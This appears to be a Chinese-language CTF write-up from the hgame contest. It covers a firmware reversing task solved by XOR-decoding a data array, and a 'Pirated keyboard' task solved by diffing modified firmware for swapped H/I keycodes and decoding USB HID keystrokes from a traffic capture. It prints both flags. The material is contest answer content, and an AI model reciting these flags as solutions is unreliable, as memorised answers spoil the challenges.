
```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _OWORD v4[8]; // [xsp+10h] [xbp+10h]
  int v5; // [xsp+90h] [xbp+90h]
  unsigned int v6; // [xsp+98h] [xbp+98h]
  int i; // [xsp+9Ch] [xbp+9Ch]

  v4[0] = *(_OWORD *)&dword_4543B0;
  v4[1] = *(_OWORD *)&dword_4543C0;
  v4[2] = *(_OWORD *)&dword_4543D0;
  v4[3] = *(_OWORD *)&dword_4543E0;
  v4[4] = *(_OWORD *)&dword_4543F0;
  v4[5] = *(_OWORD *)&dword_454400;
  v4[6] = *(_OWORD *)&dword_454410;
  v4[7] = *(_OWORD *)&dword_454420;
  v5 = 94;
  v6 = 35;
  for ( i = 0; i <= 32; ++i )
    printf(&dword_4543A8, *((_DWORD *)v4 + i) ^ v6);
  return 0;
}
```

提取一下`dword_4543B0`开始的数据与 35 进行异或即可得到 flag：


```python
enc = [75, 68, 66, 78, 70, 88, 86, 77, 83, 23, 64, 72, 18, 77, 68, 124, 69, 74, 81, 78, 84, 66, 81, 70, 124, 18, 80, 124, 16, 98, 80, 90, 94]
flag = ""
for i in enc:
    flag += chr(i ^ 35)
print(flag)
#! hgame{unp4ck1ng_firmware_1s_3Asy}
```

Pirated keyboard

给的附件是一个 github 上的项目文件和一个 USB 流量包，可以自己手动 git clone 一份项目来 diff 一下，可以发现存在两个地方不同，一个是修改了其中一个 pdf 文件：




得到前半部分 flag，然后还有一个不同就是换了键位：



```
                    if( ( xWantedSize > 0 ) && ( xWantedSize ≤ xFreeBytesRemaining ) )
diff --color -Naur HelloWord-Keyboard-test/2.Firmware/HelloWord-Keyboard-fw/HelloWord/hw_keyboard.h HelloWord-Keyboard-main/2
--- HelloWord-Keyboard-test/2.Firmware/HelloWord-Keyboard-fw/HelloWord/hw_keyboard.h    2023-01-11 23:21:50.993231000 -0500
+++ HelloWord-Keyboard-main/2.Firmware/HelloWord-Keyboard-fw/HelloWord/hw_keyboard.h    2023-01-13 21:11:57.000000000 -0500
@@ -36,7 +36,7 @@
         RIGHT_CTRL = -4,RIGHT_SHIFT = -3,RIGHT_ALT = -2,RIGHT_GUI = -1,

         RESERVED = 0,ERROR_ROLL_OVER,POST_FAIL,ERROR_UNDEFINED,
-        A,B,C,D,E,F,G,I,H,J,K,L,M,
+        A,B,C,D,E,F,G,H,I,J,K,L,M,
         N,O,P,Q,R,S,T,U,V,W,X,Y,Z,
         NUM_1/*1!*/,NUM_2/*2@*/,NUM_3/*3#*/,NUM_4/*4$*/,NUM_5/*5%*/,
         NUM_6/*6^*/,NUM_7/*7&*/,NUM_8/*8**/,NUM_9/*9(*/,NUM_0/*0)*/,
```

可以看到这里将`H`和`I`换了位置，猜测还有一半 flag 藏在流量包里面，分析流量包可以得出按键及顺序得到后一半 flag：



```
   3149 15.243210    2.6.1          host      USB      35 URB_INTERRUPT in
   3293 15.950125    2.6.1          host      USB      35 URB_INTERRUPT in
   3311 16.033115    2.6.1          host      USB      35 URB_INTERRUPT in
   3343 16.183121    2.6.1          host      USB      35 URB_INTERRUPT in
      1 0.000000     host           2.2.0     USB      36 GET DESCRIPTOR Request DEVICE
      3 0.000000     host           2.2.0     USB      36 GET DESCRIPTOR Request CONFIGURATION
      5 0.000000     host           2.2.0     USB      36 SET CONFIGURATION Request
      7 0.000000     host           2.3.0     USB      36 GET DESCRIPTOR Request DEVICE
      9 0.000000     host           2.3.0     USB      36 GET DESCRIPTOR Request CONFIGURATION
Frame 3293: 35 bytes on wire (280 bits), 35 bytes captured (280 bits) on interface \\.\USBPcap2, id 0
USB URB
HID Data: 0200300000000000

0000  1b 00 50 50 04 13 00 c8  ff ff 00 00 00 00 09 00   ··PP···· ········
0010  01 02 00 06 00 81 01 08  00 00 00 02 00 30 00 00   ········ ·····0··
0020  00 00 00                                           ···
```

流量包中的`HID Data`就包含了按键信息，第三个字节表示按的是那个键，第一个字节是`02`表示按了 Shift，其对照表如下：

```
mappings = {0x04: "A", 0x05: "B", 0x06: "C", 0x07: "D", 0x08: "E", 0x09: "F", 0x0A: "G", 0x0B: "H", 0x0C: "I",
            0x0D: "J", 0x0E: "K", 0x0F: "L", 0x10: "M", 0x11: "N", 0x12: "O", 0x13: "P", 0x14: "Q", 0x15: "R",
            0x16: "S", 0x17: "T", 0x18: "U", 0x19: "V", 0x1A: "W", 0x1B: "X", 0x1C: "Y", 0x1D: "Z", 0x1E: "1",
            0x1F: "2", 0x20: "3", 0x21: "4", 0x22: "5", 0x23: "6", 0x24: "7", 0x25: "8", 0x26: "9", 0x27: "0",
            0x28: "\n", 0x2a: "[DEL]", 0X2B: "    ", 0x2C: " ", 0x2D: "-", 0x2E: "=", 0x2F: "[", 0x30: "]", 0x31: "\\",
            0x32: "~", 0x33: ";", 0x34: "'", 0x36: ",", 0x37: "."}
```

最后得到 flag：`hgame{peng_zhihuh_NB_666}`